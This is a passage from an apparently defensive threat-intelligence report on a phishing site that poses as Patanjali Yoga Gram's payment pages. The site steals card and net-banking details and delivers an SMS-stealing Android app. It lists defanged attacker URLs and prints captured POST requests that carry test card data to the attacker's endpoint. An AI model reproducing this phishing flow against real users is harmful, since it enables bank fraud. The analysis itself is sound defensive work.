Fake Patanjali Yoga Gram Payment Page delivers SMS stealer malware

Patanjali Yoga Gram is a center in India that provides holistic treatment through the integrated use of Yoga, Naturopathy, herbs, and medicinal plants.

During our routine Open-Source Intelligence (OSINT) research, Cyble Research Labs came across a Twitter post wherein researchers have mentioned a Phishing URL that is also used to deliver SMS stealer malware.

Our analysis found that the Threat Actors (TAs) have hosted phishing pages where they pretend to assist users with failed Patanjali Yoga Gram Registration or payment issues.

These TAs further exploit these pages by stealing sensitive banking information such as card details, net banking credentials, etc., and dropping an APK file capable of stealing incoming SMSs and sending them to a number provided by the TA's server without the victim's knowledge.

Technical Analysis

Cyble Research Labs believes that the user could have received a spam email containing the phishing URL that steals sensitive banking information and would serve to deliver the malware to unsuspecting users.

When a user first visits the URL: hxxps://srqc[.]online/, they will see a page with the Patanjali logo and a form that requests the patient's full name, failed transaction type (i.e., ATM card, net banking), and registered mobile number. Refer to Figure 1.



Figure 1 — Requesting User's Information

While monitoring the traffic, we identified that these details were being uploaded to the server through URL: hxxps://srqc[.]online/controller/api/common/insert2.php, as shown in the below figure.



Figure 2 — User Information Sent to the Server

As this malicious activity is based on the Patanjali Yoga Gram payment process, in this phase, it redirects to a page where it asks users to confirm the refund mode for online money transfer. Refer to Figure 3.



Figure 3 — Refund Type

In the next stage, the malware asks for banking information such as card details or net-banking credentials as per the user's selection and uploads them to the server through URL: hxxps://srqc[.]online/controller/api/common/update.php as shown in Figures 4 & 5.



Figure 4 — Banking Information being requested

525 https://srqc.online POST /controller/api/common/update.php ✓ 200 870

Request

Pretty Raw Hex \n ≡

```
1 POST /controller/api/common/update.php HTTP/1.1
2 Host: srqc.online
3 Cookie: PHPSESSID=b5ac554d044510d823984a37040a6266
4 User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:96.0) Gecko/20100101 Firefox/96.0
5 Accept: */*
6 Accept-Language: en-US,en;q=0.5
7 Accept-Encoding: gzip, deflate
8 Content-Type: application/x-www-form-urlencoded; charset=UTF-8
9 X-Requested-With: XMLHttpRequest
10 Content-Length: 77
11 Origin: https://srqc.online
12 Referer: https://srqc.online/
13 Sec-Fetch-Dest: empty
14 Sec-Fetch-Mode: cors
15 Sec-Fetch-Site: same-origin
16 Te: trailers
17 Connection: close
18
19 id=2352&debitcard=1234567812345678&expiry=02%2F2020&cvv=000&tbname=complaints
```

525 https://srqc.online POST /controller/api/common/update.php ✓ 200 870

Request

Pretty Raw Hex \n ≡

```
1 POST /controller/api/common/update.php HTTP/1.1
2 Host: srqc.online
3 Cookie: PHPSESSID=b5ac554d044510d823984a37040a6266
4 User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:96.0) Gecko/20100101 Firefox/96.0
5 Accept: */*
6 Accept-Language: en-US,en;q=0.5
7 Accept-Encoding: gzip, deflate
8 Content-Type: application/x-www-form-urlencoded; charset=UTF-8
9 X-Requested-With: XMLHttpRequest
10 Content-Length: 77
11 Origin: https://srqc.online
12 Referer: https://srqc.online/
13 Sec-Fetch-Dest: empty
14 Sec-Fetch-Mode: cors
15 Sec-Fetch-Site: same-origin
16 Te: trailers
17 Connection: close
18
19 id=2352&debitcard=1234567812345678&expiry=02%2F2020&cvv=000&tbname=complaints
```

Figure 5 — Uploads the Banking Details to the Server

After the user has provided card details such as card number, expiry date, and CVV, the malware also requests and uploads the PIN for these cards. Refer to Figures 6 & 7.

